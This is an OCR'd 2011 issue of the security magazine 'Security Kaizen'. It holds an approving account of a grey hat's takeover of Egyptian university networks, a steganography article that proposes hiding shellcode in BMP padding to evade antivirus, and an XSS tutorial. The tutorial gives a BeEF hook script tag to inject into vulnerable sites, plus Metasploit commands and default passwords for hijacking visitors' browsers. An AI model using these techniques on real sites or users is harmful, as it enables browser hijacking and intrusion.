# SecurityKaizen

your way to improve your security

Jan /March 2011 BLUEKAIZEN.ORG Issue 1 Vol 1


# DID YOU KAIZEN YOUR SECURITY TODAY?

Alexandria University Site Attack

Hacker | Halted Egypt 2010

Cairo Security Camp 2010

STUXNET: The Perfect Crime

EC-Council | University

# Vacancies



# References


www.wikipedia.org
http://cyberwarfaremag.wordpress.com/2008/11/19/cyber-espionage-the-triggerfish/
W32_stuxnet_Dossier , 2010 Symantec Corporation
Analysis of Siemens WinCC/PCS7 Malware Attacks ,Tofino Security
Newyork times
Computer world


# Security events, 2011 H1

| | | |
|---|---|---|
| FIRST Symposium | Barcelona | 1-3 Feb. |
| RSA Conference | USA | 14-18 Feb. |
| Blackhat | Barcelona | 15-18 March |
| SOURCE | Boston, USA | 20-22 April |
| (IMF) IT Security Incident Management & IT Forensics | Germany | 10-12 May |
| AusCERT | Australia | 15-20 May |
| FIRST | Vienna | 12-17 June |
| EWNI (Internet Early Warning and Network Intelligence) | Amsterdam | 6-8 July |
| Cairo Security Camp | Cairo | July 2011 |

SecurityKaizen

改善
BLUE KAIZEN
CONNECTING MINDS IMPROVING LIVES

**Chairman & Editor-in-Chief**
Moataz Salah

**Editors**
Fady Mohamed Osman
Mohamed kamal
Omar Sherin
Hafez Boghdadi
Ahmed Ragab Al-Kotby
Yosr Hamza
Mohamed Mohie
Osama Kamal
Mahitab Ahmed

**Language editors**
Salma Hisham
Salma Bakr

**Graphic Design**
Mohamed Fadly

**Photography**
Karim Abdel Salam
Menna Hossam
Mohamed Fadly

**Web Site Design**
Mariam Samy

Security kaizen is issued every 3 months



For Advertisement in Security Kaizen magazine and www.bluekaizen.org website:
**Mail:** Info@bluekiazen.org
**Phone:** 010 267 5570

# Editor's Note

It is a new year, 2011. With new years come hope, dreams, wishes and brand new ideas. This year 2011, Bluekaizen.org celebrates the birth of its first baby which is Security Kaizen Magazine. For all those who had the opportunity to raise kids and the enjoyment to see them growing up day after day, he/she will know that a new born infant, undoubtedly, needs a lot of care, love, teaching and many limitless requirements; the same goes for our new born Security Kaizen Magazine.

If we believe that this new born baby belongs not only to one individual, but to all of us, then we should contribute preserving and enhancing this little baby. It needs care, support and above all we should be patient waiting for it to take its first steps, excusing its lapses and falls till it finally stands on its feet and start running.


Security Kaizen Magazine launches its first issue on jan 2011. It will be as if we are just starting to crawl, any helping hand will be more than welcomed, so start now with an article, with a comment, opinion; all will definitely help us to take further steps and eventually start running. From our part, as promised and as our name shows, we will always try to continuously improve (kaizen) our little child.

Moataz Salah
Bluekaizen Co-founder



Securitykaizen
jan/march 2011 . 1st Issue




# Alexandria University Site Attack


*Today is Friday, the 24th of July 2009. A student at the Faculty of Engineering, Alexandria University is browsing its official website, but strangely the site was hacked! A message was written in the main page stating that the website has been hacked. You can check the full version of the message here:*
*(http://moustafaemara.files.wordpress.com/2009/07/hacking_report.pdf)*
*But this of course was not the beginning. In order to know how it began, we have to go back a couple of months or more.*





It all started with an angry young hacker who developed a certain security related product. He once had meetings with high rank officials, but unfortunately they tried stealing him off right in front of his face by convincing him that his work is worthless. However, they showed great interest to his work put under their names. The only apparent reason behind this, according to their point of view, was that he does not have the required shiny certificates.

From there he locked himself up for quite a bit of time, with the purpose of revenge, and to show these people that the knowledge they claim is a big lie and not even close to the truth. He also wanted to expose them to the general public for what they really are.

It all started with Alexandria University, not for a particular reason but rather for its symbolic meaning of being the lighthouse of knowledge for the past centuries and yet to come.

He went on his path from a server to another and from a network to another, to the extent that he ended up having complete control over Alexandria University network. There are servers and gateways, for example, ‹sunflower› and ‹tulip› which are stronger than others, but they did not stand against his skills. This was the strategy he used to take over the EUN network (Egyptian University Network) as a whole. He commenced MITM attacks and hacked into staff emails, bugged certain services and web applications, and created backdoors for different bases inside the network. He even had access to every single faculty dean and college head email at a certain point in time, not only this, but he also used to watch the conversations going back and forth between college management and extract information out of it. To make things worse he was able to have access to certain internal cameras and watch people and know their whereabouts at all times.

Along his way, he stumbled upon certain files and information that is an expenditure report for Alexandria University MIS. It was quite amusing for him how much money is spent on mere equipments that can be bought for a fraction of that money from the local market.

After he got control over Alexandria University, he made it his base and expanded from there to other networks and universities. He got into the following universities: Cairo, ZagaZig, Ainshams, Fayoum, and E-JUST. He took complete control over all of them, some were faster than the others in recovering from the attacks, but all of them, at a certain point of time, had this message on their website:
*http://moustafaemara.files.wordpress.com/2009/07/hacking_report.pdf*

Now, many people might ask: “what is the significance of this attack?” It started first as a revenge, but evolved to be a mission to show how vulnerable we are. What many did not know is that the EUN network was the first main network for people to access the Internet, so it was the world wide web infrastructure of the country back then.

**What is the significance of this attack?**

What is important is that, till today, this network is still connected to critical

government servers and despite that its security is second to none. It is very exposed and the people that defend it believe so much in ads and corporate, so they install a lot of firewalls, IPS, IDSs, but they have no clue how to configure them properly. They believe that by putting some hardware in between, it will make them secure which is very naive to say!

The media, as always, wanted a hot story headline. And what is hotter than stolen money or corruption? Actually nobody understood the importance of the situation. It is not about money, though it is part of the problem; however, it is about being vulnerable to the wide open world. We spend that much money and have nothing protected! That is what should bother everybody.

**The story had the front page of the Egyptian newspapers «Al-dostor» and «Al-masry Al-youm»**

He mentioned in his message that the CRIX or Cairo Internet Exchange Point, which is a very critical resource, is very vulnerable, but he gave no evidence. For people who don't know, *CRIX is the central peering point for local and regional Internet Service Providers (ISPs) in Egypt and the Middle East. Its purpose is to efficiently route all intra-regional Internet traffic among the operators without having to pass through the United States or Europe.[3] This allows the regional data carriers to significantly optimize upstream capacity costs, enhance their existing bandwidth capacities and reduce the size of the routing tables worldwide. CRIX is hosted by ECC at its data centre.* However, if he could take over a network as big as EUN, what about a small network at ECC such as CRIX?

After all, this was one hacker that loved his country and wanted the public to know about what goes on behind the scenes. The story had the front page of the Egyptian newspapers «Al-dostor» and «Al-masry Al-youm», but after a while it simply disappeared! Absolutely, no record of the story in these papers. Now, you can wonder what happened.

Alexandria University updated its web-site, but they still did not secure anything related to their network infrastructure, servers, or gateways, but at least they did enhance something.

Nevertheless, Cairo and other universities settled for an old backup, which is as vulnerable as before. Unfortunately, the EUN network is still vulnerable at large, and apparently the attempts of the hacker were in vain.

As you can see, this story is similar to many movies talking about hackers. However, our story is a TRUE STORY.

*A grey hat, in the hacking community, refers to a skilled hacker who sometimes acts illegally, though in good will, and limits their disclosure of vulnerabilities on a need-to-know basis. They are a hybrid between white and black hat hackers. They usually do not hack for personal gain or have malicious intentions, but are prepared to commit crimes during the course of their technological exploits in order to achieve better security.*


Today, we will talk about Steganography, which is the science of hiding information inside other data instead of just encrypting it. Steganography might be thought as the cousin of cryptography and, amazingly, both can be mixed to have something stronger than both.

In most cases, this can be done by changing small number of bytes in a file to the wanted data which can be an image file or a sound file.






To make this clear, check the example below.

One of the following images contains the message, “My secret message”. Are you able to tell which of them contains the message?



Actually yes. By zooming in the second image, you will notice that the image has some colored pixels at the bottom left corner. Those pixels are the ones that contain the secret message.

The following picture shows the image opened with a hex editor (you may use hex workshop in windows, ghex or bless hex editor in Linux):




Now, the message clearly appears.

This is cool, right? But what if someone else zooms in the image and notices these colored pixels and by further examination he will determine the message hidden.

There is one way to solve this problem which is by encrypting the message, but still, it will be obvious that there is something wrong in the image. Moreover, by some cryptanalysis the cipher can be broken, and there are already some applications using this technique.

Anyway there is a new idea, but it is not known yet if somebody else has used it before or not.


What is going to be done is that the information will be hidden inside, what is called, the padding area. Before that, let us first talk about what is the padding area (you can skip this part if you are already familiar with the padding area).

### What is the padding area??

Some bytes are added to a file or a network packet of a four byte alignment. These bytes are added because the computer is capable of handling data which are aligned of multiples of four bytes. It is faster since the registers and the buses are 32 bits (assuming a 32 bits machine). Also, one of the obvious examples is your graphics card which the frames sent to it are to be aligned of four bytes.

Let us examine a simple bmp file and see the padding area. This example is taken from bmp file specifications in wikipedi:

Here is the bmp:





| | | | | |
|---|---|---|---|---|
| 36h | 3 | 00 00 FF | 0 0 255 | Red, Pixel (0,1) |
| 39h | 3 | FF FF FF | 255 255 255 | White, Pixel (1,1) |
| 3Ch | 2 | 00 00 | 0 0 | Padding for 4 byte alignment (Could be a value other than zero) |
| 3Eh | 3 | FF 00 00 | 255 0 0 | Blue, Pixel (0,0) |
| 41h | 3 | 00 FF 00 | 0 255 0 | Green, Pixel (1,0) |
| 44h | 2 | 00 00 | 0 0 | Padding for 4 byte alignment (Could be a value other than zero) |

This table shows how the image is stored in the file:

As seen above, the image of 4 pixels has four bytes wasted, and these bytes will not be rendered by any graphics application. In addition, no application cares about their value, so the hidden message is saved on them.


Let us do some test on it. In this 4 pixel image, the word “test” is stored in those 4 bytes and notice if the colors are changed. One of the following two images contains the message and the other one does not contain anything:








As seen above, the colors have not changed at all. In the following image, the second picture which contains the word “test” changed its colors when opened in ghex:




### How to calculate the available padding space?

The available padding space is calculated by using the following formula (assuming a 32-bit machine):

(Number of pixels in a row * number of bytes for each pixel)%4

### Where can it be used?

It can be used for hiding information, but also it can be used for uploading shell codes in websites that allows image uploading. However, this can be used by worms instead of uploading the shell code to a server.

If it is used to store a shell code, will the antivirus be able to detect that?

It is believed that antivirus will not be able to detect that since the signature will be changed by either changing the image or rather its dimensions.

Fady Mohamed Osman
PEN.Tester

# Advanced Exploitation of XSS

*Disclaimer: The information provided in this article is intended for educational purposes only and should not be used in any illegal way.*

Today, we will talk about not so typical cross site scripting exploits. But first let us explain what is XSS? (you can skip this part if you're familiar with XSS).

### What is XSS?

XSS is an acronym for cross site scripting. The X is used instead of a C, since the acronym CSS is already taken by Cascading Style Sheets. XSS happens when a web developer replies a user input without any filtration. So if a malicious attacker send a html code, the browser will simply render it with the page being retrieved from the webserver.

### Is it really dangerous?? The attacker can not access the server right??

Well, some people just ignore XSS (I reported two of them in a live websites, one was simply ignored and the other one is still there till today and the administrator told me that it is not that dangerous). Even if they know that exists because it is not effective against the server but what if an attacker puts a code that can steal a cookie that contains the session information and the system administrator visits the page of-course now the attacker can log in as a system administrator and do whatever they want the attacker can do this to a normal user as well.
Another attacking vector is social engineering because I can literally put any thing in the affected website for instance I can put a fake login form that will send me the user credentials once the user logs in or he can redirect them into another website.

### How can an attacker abuse it and make money??

As I mentioned before the attacker can use to steal cookies or social engineering but what is really dangerous is using it for creating a botnet. Botnets are groups of computers owned by hacker this can be done by finding a XSS in a website and then injecting a code using this XSS that exploits a browser vulnerability to control the website visitors' computers. Once they do that, they will start making money by renting these computers for other hackers for tasks that takes a lot of time if they use only one computer. Actually you can rent a botnet with 10,000 computers for only 20$/hour which can launch distributed brute forcing attacks or breaking password hashes or ciphers.






### Is it easy to create a botnet??

Thanks to a web application known as beef (Browser exploitation framework) you can collect a lot of zombies (the victim in a botnet is called a zombie) and it is an easy and automated process.


### How to use beef??

Beef is installed by default in backtrack4-final distribution all what you need to do is to start it to do this click on the main menu button and then go to services -> beef -> setup beef.

In the first page you have to enter the configuration password (The default one is BeEFConfigPass).




click on apply config button then click finished after that you will see the front page of beef on the left you will see a list of the so called zombies (the computers that you control) at the right of the page you will see the logs. The centre is the place where the configuration options for any module that you choose from the menu bar.



The menu bar:
At the upper menu you will see some sub menus the first one is “view” which allows you to customize the  view of the page also it contains an example webpage that you can use to test beef. The second one is the zombies menu this is the menu where you can choose a zombie to view the machine information.
The third one is the standard modules and those are used mainly for gathering more information about the victim like whether they are using java or not also you can detect flash or QuikTime or vb script. These information allows to build the attack against the victim.
The fourth menu is called browser modules and it contains some browser exploits a malicious java applet but the good thing is that it can use metasploit browser exploits.

Now to use beef you have to redirect the victims to your website or to a website that is vulnerable to XSS and in both cases you have to include the beef script which means you have to add the following line to the page using XSS or in your website if you want to create a malicious website:

```
<script language=javascript src=http://127.0.0.1/beef/hook/beefmagic.js.php></script>
```

To see how it looks when someone visits the infected page you can go to the example page from the same machine or another machine. Now you will see that your ip address is added to the list on the left side.
From the zombies menu (on the upper menu bar) choose your IP address.


You can see details about the operating system and the browser used. Click on the standard modules and choose detect flash module for example you will see two buttons one is “set autorun” button if you clicked that button this means that the module will run automatically every time someone visits the page and the other button “send now” is used to run the plugin manually.







The browser module menu is used for exploitation and what I like to do is to use metasploit browser modules to exploit the victim’s browser to do this follow the steps.

1. setting up metasploit : beef uses something called XML RPC (remote procedure call) to connect to metasploit so first you have to run metasploit xml rpc daemon use the following command(go to metasploit folder first):

```
./msfconsole
msf > load xmlrpc Pass=BeEFMSFPass
```

where BeEFMSFPass is the default password that beef uses to connect to metasploit (you can change it in the beef/include/msf.inc.php file also you may need to change the ip adress in that include file).

2. Go to browser module -> metasploit browser exploit you will see a page where you can choose any of metasploit exploits and payloads and set the options for the payload.




Fady Mohamed Osman
PEN.Tester

# net aman
## The Internet Safety Youth Focus Group

The Suzanne Mubarak Women's International Peace Movement launched the Cyber Peace Initiative (CPI), on September 2007 in Sharm El-Sheikh at the International Youth Forum. The CPI has made significant progress towards its overall objectives, namely to empower the youth of all nations to become catalysts for change through ICT. This Initiative rests on capitalising the creative spirit of youth to innovate constantly changing internet based content and IT platforms that should match the pace of socio-political changes and developments in real life.

Herby, a youth focus group was formed with the objective of empowering children and young people with the ability to identify and deal with harmful content on computers, the internet and mobile phones and to learn how to use technology both safely and responsibly. It got its name "Net-Aman" as an application to the online world terminologies used by youth and to be closer to their thoughts.

Net-Aman coordinates awareness raising activities amongst their peers and meets regularly to achieve their objectives. They have pioneered research into the current awareness levels of internet safety issues amongst young people as well as creating and designing culturally and age-relevant Arabic language educational material.

Having done so, Net-Aman expanded to reach-out other governorates and rural communities faraway from Cairo. It started with seven governorates forming two levels of trainers and members, whom task is to raise awareness of their communities. Nowadays, Net-Aman is expanding to another five governorates reaching out to more and more communities in Upper-Egypt, Delta, and Sinai.

The Net-Amanians are more than 180 members, with the new wave of trainers they will become slightly more than 320 young person who work on awareness of their peers about internet safety and safe use of technology.

net aman
نت أمان

Contact E-mail: netaman-info@cpi-smwipm.org
Website: http://smwipm.cyberpeaceinitiative.org

Ahmed Ragab Al-Kotby
Net-Aman Co-Founder





# Keep Your Children Safe

The fact that internet use became easier beyond all our expectations and that children are able to access websites freely and browse for whatever may pop into their minds may it being appropriate or not makes parents very worried about the dangers their children may face. Besides, it is more and more difficult for parents to constantly watch over their children's online activities.

We must bear in mind that each child and family is certainly different. There will never be a perfect technical solution that is better than parenting, but on the other hand parents need basic technical knowledge with parenting situations.

It is true that we do not have to be technically professional in order to be able to watch and protect children while being online. The fact that children became many steps ahead of parents in internet usage and technical information, does not justify the other fact which is some of these children does not actually know or imagine the too many dangers he/she might face while being online.

Parents need to be understanding and updated with what their children might be doing to be able to avoid any problems and solve them as early as they can. On the other hand, for those parents who always crtiticise the younger generation, their thoughts, their ideas, their actions, I think they totally forgot who actually raised them, beginning from how busy life may seem to the morals their children may have raised upon. After all, we are all humans, we make mistakes and we have different life experiences, mentalities and personalities; therefore, try to share them rather than to crtiticise them.

As to take a step forward parents need to teach their children of the basic rules of how to use internet in a safe way, how not to share their personal and password information online, how to change and use their privacy settings in their online accounts and social networking profiles, how to avoid being in touch with persons they may not be sure of their true identity as no matter how well they think they know someone that they chat with online, it is never a safe thing to meet strangers from the Internet. They should learn to be as cautious as they can while being online and check to see if the websites they are looking for are a secure before you enter any kind of information.

They should also be aware enough of how to report abusive materials, spams and hackers.

Parents are entitled to share with their children some of the beneficial and fun sites. Children need to feel that they are not watched all the way, but rather to believe that they have their own private area and that they are not always being watched by their parents. They need to feel certain and make sure that their parents are being updated with the issues people, at their age, enjoy and check.

On the other hand, parents need to encourage their children to come and talk to them about any kind of unusual activity they may have experienced on the Internet. Make sure that those children are not being punished for talking about such information.


The last issue I would like to tackle is the "Safe Search" mode offered by many known search engines (Google, Yahoo, Bing... etc.) should be turned on which means that the children are less likely to tackle images or web pages in search results that may not be appropriate.

Yosr Hamza
"Net Aman - Cairo Core team"

A book review

# The Art of Deception
## Controlling the Human Element of Security

Kevin Mitnick




In Wikipedia's article for the word Hacker, Kevin Mitnick -the book's author- is the first mentioned name under the "Notable Security Hackers" section. Kevin was form-erly known as "the most wanted computer criminal in United States history". According to Kevin, what he did wasn't even against the law at that time, but it became a crime after a new legislation was passed.

The book is mainly concerned with ex-ploring the term "Social Engineering", and illustrating how it can be applied to easily breached security systems. It shows that no matter what antivirus, firewall appliances or software you use, the human factor remains the weakest link of security.

It starts with a preface giving a brief bio-graphy of Kevin. His father had split from his mother when he was three years old, and he was raised by his mother. She worked hard as a waitress to support them both, so unfortunately she had to leave him most of the time on his own. He describes himself in his childhood as being his own babysitter. His early skills became apparent when he -at the age of 12- discovered a way to use the buses to travel free throughout Los Angeles. Later on, during his high school years, he met another student who was caught up in a hobby called "Phone phreaking". As Kevin describes it: *"Phone phreaking is a type of hacking that allows you to explore the telephone network by exploiting the phone systems and phone company employees".*

This was when he started using what was called later "Social Engineering"; that is deceiving and manipulating people into giving out confidential information which they normally would never reveal to a stranger.

The first part of the book is a demonstration of the reasons behind calling the human factor as the security's weakest link. In the second part, Kevin gives the reader some examples of how Social Engineering can be used, through some fictional stories. He ends each story with analyzing the con in the story, and then a "Mitnick Message" with a recommend-ation of how to deal with such a scenario. The stories are categorized in chapters according to the theme used for "Social Engineering" and tricking the victim. The titles of the chapters easily attract the reader's curiosity to understand how can a trick like that work for a hacker, for example "The Direct Attack: Just Asking for It" or "Using Sympathy, Guilt, and Intimidation". The third part is somehow similar to the second one, but it shows how can Social Engineering be combined with hacking, through some more fictional stories demonstrating how a corporate's security premises can be breached using Social Engineering, to steal confidential information. Part four is Kevin's general recommendations for corporates to be able to prevent successful Social Engineering attacks on their organizations. It includes tips on how to build a successful security training program and recommended corporate information security policies that can be customized for any organization and applied instantly to protect the company's information.

The book is very well written, with Kevin simplifying the concepts and presenting the book in a way that even non-technical readers would find both informative and entertaining.

Mohamed Mohie
IS Engineer

# Hacker Halted™ Egypt 2010

Hacker Halted Egypt 2010 conference was held for 2 full days. Although the 2 days were very overloaded, especially the second day, it was a good initiative from Raya to bring the Hacker halted team to Egypt for the first time in Africa. Most of the sessions held on the first day were awareness sessions, and so any interested audience could have attended; however, the second day, whose sessions started at 9:00 am and ended at 10:00 pm, was of great added value. Security Kaizen Magazine was the media sponsor of the Hacker Halted event; we covered most of its activities.

## Day 1

The first session was presented by Jay Bavisi, EC-Council President. During his session, Jay offered 10 licenses for protection tools free of charge for 10 of the attendees. The 10 licenses are for win defender, virus shield, system protector, rapid antivirus, virus melt and others. All the attendees were really excited to receive these free licenses, but the trick was that all these tools were Malware tools not real ones! Jay gave a good live example of how it is easy to infect any organisation through different Social Engineering techniques.


The second session was presented by Michael Berman from Catbird, and was entitled “hey, get out of my Cloud”. The presentation started by describing the benefits of the Cloud and Virtual Machines and how organizations depend on the Cloud. Michael then started to talk about some attacks that may affect virtual systems.

The third session was also about Social Engineering and it was presented by Jayson Street. He talked in details about the eighth layer of the OSI model, which is “People”. He gave a live demonstration on how easy it is to deceive “lazy” and “idiot” people who exist everywhere! Then, he showed his collection of tools which he usually uses to make physical pen testing on any organisation. These tools include: a camera pen with 8 G of A\V recording, camera glasses with 8 G of A\V recording, a watch with 8 G of A\V recording and many other tools. Again, this session was a lot of fun.


Another session was presented by the hacker Sean Arries. He made a live demonstration on how to use Google hacking and other tools to choose the weakest point of your attack. Another session was given by Sean Bodmer; he talked about Botnets and how they are used nowadays in Cyber Wars.

## Day 2

The second day started with Haja Mohideen, who is a technical director in EC-Council. He mentioned a very interesting list that organisations should have. The list has 25 points on what hackers are searching for, and in return what should one do to stop attacks immediately. Some of these points are as follows:


1. Putting network engineers in charge of security
2. Putting people in roles, or giving them titles without training
3. Measuring security effectiveness is not possible
4. Relying primarily on firewalls or antiviruses
5. Not keeping systems updated
6. Not asking for help
7. Lacking a well established security policy
8. Failing to monitor logs

The second session was presented by the Hugarian Casba Barta. He gave a live demo on how can one use Rootkits to take control of victims' machines. The third session was considered the best, in my point of view. The speaker kept asking for more research to secure different control systems, for example, automotive software which started to move to mobile applications where you can start your car using your iPhone or any smart phone. Other research included systems controlling vital resources like water, gas pipelines and others. That is why I asked him a question regarding who should trigger such research; is it the company producing such products, or a group of different companies, or maybe even the Government. His answer was that it should be a mixture of all, but the first step should be taken by the Government, to put a standard level or criteria for all these different issues, and then all companies should strictly follow.

The last two hours, starting from 8:15 pm until 10:00 pm, were devoted to the live hacking night. Every speaker showed his skills and tools with a live demonstration.

The overall rating of Hacker halted Egypt is very good. Hopefully, it will be a boost to start holding more international events in the region. Obviously, this seems to be the trend for the next coming years, especially after Abu Dhabi hosted the BlackHat Team and Egypt hosted the Hacker Halted Team.


Moataz Salah
Bluekaizen Co-founder






As a parallel conference and companion to the main event, Raya Academy introduced the third Arab African Conference about Information Networks Hacking and Information Security Protection, which covered different aspects of Cyber Crime Protection. It discussed many of the legal and legislative aspects of the Cyber Crime and its impacts on many social, economic, terrorism-related and national security issues. This parallel conference was held in cooperation with the Egyptian Association for Preventing Internet and Information Crimes and the Arabic Federation for Electronic Arbitration, as well as a number of academic/regional organizations.

